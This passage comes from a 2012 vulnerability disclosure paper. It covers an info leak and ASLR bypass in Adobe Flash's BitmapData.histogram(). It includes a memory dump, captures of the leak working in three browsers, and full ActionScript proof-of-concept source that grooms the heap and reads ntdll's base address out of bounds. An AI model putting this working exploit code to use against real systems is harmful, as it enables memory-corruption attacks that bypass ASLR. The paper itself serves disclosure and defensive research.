00000000`7ffe0350  77bdfc24 ntdll32!LdrHotPatchRoutine
00000000`7ffe0354  77b726d1
ntdll32!ExpInterlockedPopEntrySListFault
00000000`7ffe0358  77b7269b
ntdll32!ExpInterlockedPopEntrySListResume
00000000`7ffe035c  77b726d3 ntdll32!ExpInterlockedPopEntrySListEnd
00000000`7ffe0360  77b501b4 ntdll32!RtlUserThreadStart
00000000`7ffe0364  77be35da
ntdll32!RtlpQueryProcessDebugInformationRemote
00000000`7ffe0368  77b97111 ntdll32!EtwpNotificationThread
```

```
00000000`7ffe036c  77b40000 ntdll32!`string' <PERF> (ntdll32+0x0) ←
base address of ntdll32.dll
```

A reader could be thinking that this is a bit useless since the plugin could be running on another process. That could be very well true, but Flash supports communicating with the host via the ExternalInterface class [9] and the call() method. Also please note that some modules do not change their base across processes. For example, ntdll.dll/kernel32.dll on Windows and dyld on MacOSX.


```
import flash.external.*;

if (ExternalInterface.available) {
    ExternalInterface.call("js_function",ntdll_base);

}
```

Actionscript code communicate with the host


As a proof that everything works here are some captures on the info leak working...



[Windows 7] My heap address is 0xb49b758 and ntdll base is 0x77dd0000


Would you like to make Internet Explorer your default browser?

Microsoft’s Internet Explorer 9 (Win7 SP1 64bits) running vulnerable Flash version


Firefox
Test.swf (application/x-shockwave-flash...
file:///C:/Users/Fer/Desktop/Test.swf
Google

```
[Windows 7] My heap address is 0xa77b758 and ntdll base is
0x77dd0000
```

Mozilla's Firefox 10 (Win7 SP1 64bits) running vulnerable Flash version


Test.swf
file:///C:/Users/Fer/Desktop/Test.swf
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...

```
[Windows 7] My heap address is 0x9768758 and ntdll base is
0x77dd0000
```

Google's Chrome 17 (Win7 SP1 64bits) running vulnerable Flash version

4. Info Leak code

Here is the source code of the above SWF file, also downloadable at:

http://zhodiac.hispahack.com

```
//
// Info leak / ASLR bypass on flash.BitmapData.histogram()
// Should work on any version < 11.1.102.63
//
// Author:   Fermin J. Serna - fjserna@gmail.com | fjserna@google.com - @fjserna
// Date:     23/Feb/2012
//
//

package {

import flash.display.*;
import flash.text.*;
import flash.system.*;
import flash.geom.*;
import flash.external.*;

  public class InfoLeak extends Sprite {

     private var display_txt:TextField = new TextField();

       private function find_item(histogram:Vector.<Number>):Number {

                    var i:uint;

                    for(i=0;i<histogram.length;i++) {
                           if (histogram[i]==1) return i;
                    }

                    return 0;

       }
```

```
public function InfoLeak() {

  super();
            flash.system.Security.allowDomain("*");

            var rect:Rectangle;
            var bd:BitmapData;
            var bd1:BitmapData;
            var memory:Vector.<Vector.<Number>>;
            var i:uint;
            var size:uint=0x20;
            var defrag:Array=new Array();
            var my_heap_address:uint=0;
            var ntdll_address:uint=0;
            var vulnerable:Boolean=false;

            var format_txt:TextFormat = new TextFormat();
            format_txt.size = 11;

            display_txt.defaultTextFormat = format_txt;
            display_txt.x=5;
            display_txt.y=5;
            display_txt.width=490;
            display_txt.height=190;
            display_txt.wordWrap = true;
            display_txt.border = true;


            // Defrag
            for (i=0;i<0x20000;i++) {
                      defrag.push(new BitmapData(size,0x1,false,0xCC0000+i));
            }

            // Get the chunk...
            bd=new BitmapData(size,0x1,false,0xFFFFFF);

            // Get continuous blocks after my chunk...
            for (i=0;i<0x200;i++) {
                      bd1=new BitmapData(size,0x1,false,0xDD0000+i);
            }

            // trigger GC() to free them...
```

```
for (i=0;i<0x800;i++) {
        bd1=new BitmapData(size*5,0x1,false,0xEE0000+i);
}
try {
        memory=bd.histogram(new Rectangle(66,0,1,1));
        vulnerable=true;
} catch (e:Error) {
        vulnerable=false;
}

if (vulnerable==true) {

        my_heap_address=(find_item(memory[3])<<24) +
                         (find_item(memory[0])<<16) +
                        (find_item(memory[1])<<8)  +
                       (find_item(memory[2]));

        if (my_heap_address!=0x0) {

                my_heap_address-=0x210;

                if (Capabilities.os.indexOf("Windows")!=-1) {

            // TODO fixed offsets of KiFastSystemCall for different versions of the OS

                        memory=bd.histogram(
                         new Rectangle((0x7ffe0300-my_heap_address)/4,0,1,1)
                        );

                        ntdll_address=(find_item(memory[3])<<24) +
                                      (find_item(memory[0])<<16) +
                                       (find_item(memory[1])<<8) +
                                      (find_item(memory[2]));

                        if (ntdll_address!=0) {
                                // 32 bit system
                                ntdll_address-=0x000470b0;
                        } else {
                                // 64 bit system
                            memory=bd.histogram(
                               new Rectangle((0x7ffe036c-my_heap_address)/4,0,1,1)
                            );
```

```
                                        ntdll_address=(find_item(memory[3])<<24) +
                                                      (find_item(memory[0])<<16) +
                                                      (find_item(memory[1])<<8) +
                                                     (find_item(memory[2]));
                                   }

                                   display_txt.text = "["+Capabilities.os+"] My heap address is 0x"+
                                         my_heap_address.toString(0x10) +
                                         " and ntdll base is 0x"+ ntdll_address.toString(0x10) +
                                        "\n";

                              } else {

                                   display_txt.text = "["+Capabilities.os+"] Not yet researched..." +
                                                "\n";

                              }

                         } else {

                              display_txt.text = "["+Capabilities.os+"] Your flash version ("+
                                    Capabilities.version+") is probably not vulnerable..." + "\n";

                         }
                    } else {

                         display_txt.text = "["+Capabilities.os+"] Your flash version ("+
                               Capabilities.version+") is probably not vulnerable..." + "\n";

                    }


                    addChild(display_txt);

            }
          }
        }
```

5. Credit

This vulnerability and info leak technique was researched by:

Fermin J. Serna from the **Google Security Team**
Email: fjserna@gmail.com | fjserna@google.com
Twitter: @fjserna
Website: http://zhodiac.hispahack.com

Quick shouts to usual suspects that have always helped, encouraged, supported and understood my passion for security vulnerabilities and exploitation: **Chris Evans, Justin Schuh, Tavis Ormandy, Parisa Tabriz, Matt Moore, Michal Zalewski, Thai Duong, Billy Rios, Bruce Dang, Cristian Craioveanu, Dave Midturi, Maarten Van Horenbeeck, Matt Miller, Andrew Roths, Mark Wodrich, Chris Valasek, Dave Weston, Nicolas Joly, the RootedCon crew and !dSR crew.**

Special mention to **Tareq Saade** who recently passed away. RIP my friend.

6. References

1. http://blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx Microsoft. Retrieved 28/Feb/2012.
2. http://www.adobe.com/products/flashplatformruntimes/statistics.html Adobe. Retrieved 28/Feb/2012.
3. http://www.adobe.com/support/security/bulletins/apsb12-05.html Adobe. Retrieved 05/March/2012
4. http://www.adobe.com/software/flash/about/ Adobe. Retrieved 28/Feb/2012
5. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/class-summary.html Adobe. Retrieved 28/Feb/2012
6. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/BitmapData.html Adobe. Retrieved. 28/Feb/2012.
7. http://code.google.com/p/chromium/issues/attachmentText?id=35724&aid=126993484832405244&name=Pwnium-1.3.html&token=z-jwNoOhI_xs5j39wl0pwU150K8%3A1330714387801 Skylined, Retrieved 02/Mar/2012
8. http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf. Alexander Sotirov. Retrieved 28/Feb/2012
9. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html Adobe. Retrieved 28/Feb/2012